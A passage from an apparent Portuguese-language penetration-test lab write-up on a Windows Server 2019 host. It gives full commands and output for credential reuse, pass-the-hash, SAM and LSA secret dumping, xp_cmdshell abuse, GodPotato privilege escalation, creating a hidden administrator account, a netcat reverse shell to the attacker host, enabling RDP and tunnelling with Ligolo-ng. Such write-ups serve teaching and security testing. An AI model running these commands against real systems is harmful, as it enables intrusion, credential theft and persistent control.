Como demonstrado na Figura 17, duas contas obtiveram acesso bem-sucedido com privilégios de gerenciamento remoto marcados com o status Pwn3d:

- WIN-LAVBB5E57CA\svc_admin:Admin123! (Pwn3d!)
- WIN-LAVBB5E57CA\bob:Summer2024 (Pwn3d!)

Essa validação confirma a presença de múltiplos vetores para abertura de shell interativo e execução remota de comandos no servidor Windows através da porta 5985/tcp.

14. Acesso Remoto via Evil-WinRM e Verificação de Privilégios do Usuário Bob

Com a confirmação de que o usuário bob possui acesso via WinRM, estabelecemos uma sessão interativa remota no servidor utilizando a ferramenta evil-winrm.

Comando executado no Kali Linux: evil-winrm -i 192.168.0.160 -u bob -p Summer2024

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# evil-winrm -i 192.168.0.160 -u bob -p Summer2024

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc'
 for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-com
pletion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\bob\Documents>
```

[Figura 18: Conexão bem-sucedida e abertura de shell remoto com o usuário bob via Evil-WinRM.]

Após obter o shell interativo como bob, executamos a checagem de privilégios e grupos do Windows para avaliar o nível de acesso da conta no sistema.

Comando executado no Evil-WinRM: whoami /all

```
*Evil-WinRM* PS C:\Users\bob\Documents> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ============================================
win-lavbb5e57ca\bob S-1-5-21-2350302413-1941572112-167617490-1001


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==========
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enab
led group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enab
led group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enab
led group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enab
```

[Figura 19: Listagem dos privilégios e grupos associados ao usuário bob.]


Como demonstrado na Figura 19, a conta bob pertence apenas aos grupos padrão (Remote Management Users, Users e Everyone), sem privilégios administrativos especiais atribuídos diretamente no sistema operacional.

15. Enumeração de Compartilhamentos para o Usuário Bob

Para verificar se o usuário bob possuía acesso a recursos de rede adicionais, executamos a enumeração de compartilhamentos SMB com suas credenciais.

Comando executado no Kali Linux:

netexec smb 192.168.0.160 -u bob -p Summer2024 --shares




[Figura 20: Permissões de compartilhamento SMB para a conta bob.]

Como demonstrado na Figura 20, o usuário bob possui acesso apenas de leitura ao compartilhamento IPC$ (READ), não apresentando permissão de acesso ao compartilhamento SecretFiles nem aos compartilhamentos administrativos.

16. Extração do Banco de Dados SAM via NetExec

Com a confirmação dos privilégios administrativos da conta svc_admin, executamos o NetExec com o parâmetro --sam para extrair a base de dados Security Account Manager (SAM) e obter os hashes NT/LM de todos os usuários locais armazenados no servidor Windows.

Comando executado no Kali Linux: netexec smb 192.168.0.160 -u svc_admin -p 'Admin123!' --sam



[Figura 21: Extração bem-sucedida dos hashes da base SAM utilizando privilégios administrativos.]


Como demonstrado na Figura 21, o parâmetro extraiu 8 hashes de contas locais do sistema operacional, permitindo a análise e o reaproveitamento de credenciais em técnicas como Pass-the-Hash. Seguem os hashes NTLM recuperados:

- Administrator:500:aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab:::
- Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
- DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
- WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:65f006b808de61694f40ba4627b78d44:::
- alice:1000:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
- bob:1001:aad3b435b51404eeaad3b435b51404ee:349c161a3eb493c6347292a58528f923:::
- svc_admin:1002:aad3b435b51404eeaad3b435b51404ee:520126a03f5d5a8d836f1c4f34ede7ce:::
- svc_sql:1004:aad3b435b51404eeaad3b435b51404ee:8db55fb0bb7cb0322f4ac48e3932094d:::

17. Extração de Segredos do Sistema via Impacket-Secretsdump

Para validar a extração de credenciais por outro método e obter segredos adicionais como LSA Secrets e chaves DPAPI, executamos a ferramenta secretsdump da suíte Impacket com as credenciais do usuário svc_admin.

Comando executado no Kali Linux: impacket-secretsdump svc_admin:'Admin123!'@192.168.0.160




[Figura 22: Extração de hashes da SAM e segredos LSA utilizando impacket-secretsdump.]

Como demonstrado na Figura 22, a ferramenta inicializou o serviço RemoteRegistry e extraiu com sucesso a bootKey do sistema (0xbec6492a7f10cad64f7a5091b8159bac), confirmando os hashes NTLM da base SAM e obtendo as chaves DPAPI_SYSTEM e DPAPI_USERKEY.

18. Autenticação Remota com Pass-the-Hash via Evil-WinRM

Para demonstrar a reutilização de credenciais obtidas na etapa anterior sem a necessidade de quebrar o hash em texto claro, realizamos um ataque de Pass-the-Hash (PtH) utilizando o Evil-WinRM com o hash NTLM do usuário bob.

Comando executado no Kali Linux: evil-winrm -i 192.168.0.160 -u bob -H 349c161a3eb493c6347292a58528f923




[Figura 23: Sessão remota estabelecida com sucesso via Pass-the-Hash no Evil-WinRM.]

Como demonstrado na Figura 23, a autenticação foi aceita com sucesso pelo servidor Windows utilizando diretamente a chave NTLM, abrindo o shell interativo em C:\Users\bob\Documents sem o fornecimento da senha em texto claro.

19. Obtenção de Shell Interativo como NT AUTHORITY\SYSTEM via Impacket-PsExec

Utilizamos a ferramenta impacket-psexec em conjunto com o hash NTLM da conta svc_admin para realizar o upload do executável de serviço no compartilhamento ADMIN$ e obter acesso completo com o nível mais elevado de privilégios no sistema operacional.

Comando executado no Kali Linux: impacket-psexec svc_admin@192.168.0.160 -hashes :520126a03f5d5a8d836f1c4f34ede7ce



[Figura 24: Acesso interativo obtido com privilégios de NT AUTHORITY\SYSTEM no servidor.]

Como demonstrado na Figura 24, a ferramenta criou e executou o serviço remoto no servidor pivô, entregando um prompt em C:\Windows\system32. A execução do comando whoami retornou nt authority\system, confirmando o comprometimento total do sistema operacional.

20. Habilitação de Recursos e Enumeração de Privilégios no MSSQL

Em uma abordagem alternativa através do banco de dados MSSQL, utilizamos os privilégios do usuário appuser (dbo) para habilitar as opções avançadas do servidor e ativar o recurso xp_cmdshell, permitindo a execução de comandos do sistema via SQL.

Comandos executados no prompt do MSSQL: EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

```
SQL (appuser  dbo@master)> EXEC sp_configure 'show advanced options', 1;
INFO(WIN-LAVBB5E57CA): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the REC
ONFIGURE statement to install.
SQL (appuser  dbo@master)> reconfigure;
SQL (appuser  dbo@master)> EXEC sp_configure 'xp_cmdshell', 1;
INFO(WIN-LAVBB5E57CA): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE s
tatement to install.
SQL (appuser  dbo@master)> reconfigure;
```

[Figura 25: Ativação da funcionalidade xp_cmdshell no MSSQL.]

Na sequência, verificamos os privilégios associados à conta do processo do banco de dados para identificar vetores de escalonamento local.

```
Privilege Name                Description                               State
============================  ========================================  =======

SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled

SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled

SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled

SeImpersonatePrivilege        Impersonate a client after authentication Enabled

SeCreateGlobalPrivilege       Create global objects                     Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

NULL

NULL

SQL (appuser  dbo@master)>
```

[Figura 26: Confirmação do privilégio SeImpersonatePrivilege ativado no ambiente do MSSQL.]

Como demonstrado na Figura 26, a consulta confirmou a presença da permissão SeImpersonatePrivilege no estado Enabled, abrindo a oportunidade de explorar vulnerabilidades de personificação de tokens de serviço.

21. Transferência do Binário GodPotato para o Servidor Pivô

Aproveitando o acesso ao MSSQL, realizamos o upload do binário GodPotato.exe a partir do Kali Linux para a pasta C:\Windows\Tasks\ do servidor pivô, utilizando a técnica de codificação em Base64 e validação de integridade por hash MD5 com o utilitário certutil.

Comandos executados no prompt do MSSQL: upload GodPotato.exe C:\Windows\Tasks\GodPotato.exe

```
SQL (appuser  dbo@master)> upload GodPotato.exe C:\Windows\Tasks\GodPotato.exe
[+] Data length (b64-encoded): 74.67 KB with MD5: 1fdb1dd742674d3939f636c3fc4b761f
[+] Uploading ...
[+] Uploaded
[+] certutil -decode "C:\Windows\Tasks\GodPotato.exe.b64" "C:\Windows\Tasks\GodPotato.exe"
[+] del "C:\Windows\Tasks\GodPotato.exe.b64"
[+] certutil -hashfile "C:\Windows\Tasks\GodPotato.exe" MD5
[+] MD5 hashes match
SQL (appuser  dbo@master)>
```

[Figura 27: Transferência, decodificação e validação do hash MD5 do GodPotato no diretório Tasks.]

Como demonstrado na Figura 27, o processo confirmou o parâmetro MD5 hashes match, garantindo que o arquivo GodPotato.exe foi transferido sem corrupção e está pronto para ser executado no processo de escalonamento de privilégios.

22. Criação de Usuário Local com GodPotato via MSSQL

Aproveitando o privilégio SeImpersonatePrivilege identificado na sessão do MSSQL, executamos o binário GodPotato.exe via xp_cmdshell para personificar o token de NT AUTHORITY\SYSTEM e criar um novo usuário local no servidor pivô.

Comando executado no prompt do MSSQL: xp_cmdshell C:\Windows\Tasks\GodPotato.exe -cmd "net user victor Senha123 /add"

```
root@kali: /home/kali/Desktop
Session  Actions  Edit  View  Help
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\fb1e7477-7056-4063-84a5-ac9a0e0bfa72\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00004002-129c-ffff-71e5-de5158976dfc
[*] DCOM obj OXID: 0x6301eaba129a4a0a
[*] DCOM obj OID: 0xcf8fa614836ef886
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 832 Token:0x808  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 3372
The command completed successfully.
NULL
NULL
SQL (appuser  dbo@master)>
```


[Figura 28: Execução bem-sucedida do GodPotato para criação do usuário victor com privilégios de SYSTEM.]

Como demonstrado na Figura 28, o GodPotato interceptou as chamadas DCOM/RPC, obteve o token de NT AUTHORITY\SYSTEM e executou a criação da conta de usuário victor com a senha Senha123, retornando a mensagem The command completed successfully.

23. Escalonamento de Privilégios do Usuário no Servidor

Com o novo usuário criado no sistema, executamos novamente o GodPotato para adicionar a conta victor ao grupo local de administradores da máquina (Administrators).

Comando executado no prompt do MSSQL: xp_cmdshell C:\Windows\Tasks\GodPotato.exe -cmd "net localgroup Administrators /add victor"



[Figura 29: Elevação de privilégios do usuário victor ao grupo Administrators via GodPotato.]


Como demonstrado na Figura 29, a execução do comando via token elevado concluiu a inclusão da conta victor no grupo local de administradores com sucesso, garantindo controle total sobre a máquina pivô.

24. Abertura de Reverse Shell com GodPotato e Netcat

Para obter um acesso de terminal direto com privilégios de SYSTEM a partir da estação Kali Linux, colocamos um ouvinte do Netcat em escuta na porta TCP 9090 e executamos o binário nc.exe no servidor pivô utilizando o GodPotato via xp_cmdshell no MSSQL.

Comando executado no Kali Linux para abrir a escuta: nc -lvnp 9090

Comando executado no prompt do MSSQL: xp_cmdshell C:\Windows\Tasks\GodPotato.exe -cmd "C:\Windows\Tasks\nc.exe 192.168.0.200 9090 -e cmd.exe"




[Figura 30: Shell reverso interativo obtido no Kali Linux na porta 9090 com nível NT AUTHORITY\SYSTEM.]

Como demonstrado na Figura 30, o Netcat no Kali Linux recebeu a conexão vinda do IP 192.168.0.160, entregando o prompt de comando direto em C:\Windows\system32.

25. Habilitação do Serviço de Área de Trabalho Remota (RDP) no Registro

Com o shell interativo como SYSTEM estabelecido, alteramos as chaves do Registro do Windows para desativar o bloqueio de conexões RDP (fDenyTSConnections) e permitir acesso via protocolo RDP ao servidor.

Comando executado no shell do Windows: reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0x00000000 /f




[Figura 31: Alteração do registro do sistema para liberação de conexões RDP.]

Como demonstrado na Figura 31, o comando retornou The operation completed successfully, liberando o serviço de Terminal Server no servidor pivô.

26. Acesso Gráfico Remoto via FreeRDP

Com a conta victor criada, promovida a administradora e o serviço RDP liberado, conectamos graficamente ao servidor 192.168.0.160 a partir do Kali Linux usando o utilitário FreeRDP.

Comando executado no Kali Linux: xfreerdp /v:192.168.0.160 /u:victor /p:Senha123



[Figura 32: Acesso à interface gráfica do Server2019 via RDP com o usuário victor.]

Como demonstrado na Figura 32, a conexão RDP foi estabelecida com sucesso, permitindo o acesso à área de trabalho gráfica do Server2019 e a validação do usuário VICTOR como administrador local.

27. Inicialização do Proxy Ligolo-ng e Conexão do Agente no Server2019

Com o acesso gráfico RDP ativo, iniciamos a configuração do tunelamento com a ferramenta Ligolo-ng para realizar o pivoting em direção à sub-rede interna. Na estação de ataque Kali Linux, executamos o binário do servidor Ligolo-ng (proxy).


Comando executado no Kali Linux: ./proxy -selfcert

Na sequência, no servidor Server2019 via prompt de comando, executamos o agente do Ligolo-ng apontando para o IP do Kali Linux na porta 11601 para estabelecer o canal de comunicação.

Comando executado no Server2019: agent.exe -ignore-cert -connect 192.168.0.200:11601

No console do proxy no Kali Linux, selecionamos a sessão recebida do agente registrado como victor@WIN-LAVBB5E57CA.

Comandos executados no console do Ligolo-ng: session 1



[Figura 33: Conexão do agente Ligolo-ng do Server2019 recebida no proxy no Kali Linux.]

Como demonstrado na Figura 33, a mensagem Agent joined confirmou o estabelecimento do canal reverso entre o servidor pivô e a máquina de ataque.

28. Criação da Interface de Rede Virtual ligolo0

Para que o sistema operacional Kali Linux consiga rotear o tráfego da rede através do túnel do Ligolo-ng, criamos uma interface de rede virtual do tipo TUN nomeada ligolo0 dentro do console do proxy.

Comando executado no console do Ligolo-ng: ifcreate --name ligolo0



[Figura 34: Criação da interface virtual TUN ligolo0 no Kali Linux.]

Como demonstrado na Figura 34, a interface ligolo0 foi gerada com sucesso pelo proxy.

29. Inicialização do Túnel Ligolo-ng

Com a interface ligolo0 criada e o agente selecionado, ativamos o tunelamento de tráfego entre o Kali Linux e o Server2019.

Comando executado no console do Ligolo-ng: tunnel_start --tun ligolo0

```
[Agent : WIN-LAVBB5E57CA\victor@WIN-LAVBB5E57CA] » tunnel_start --tun ligolo0
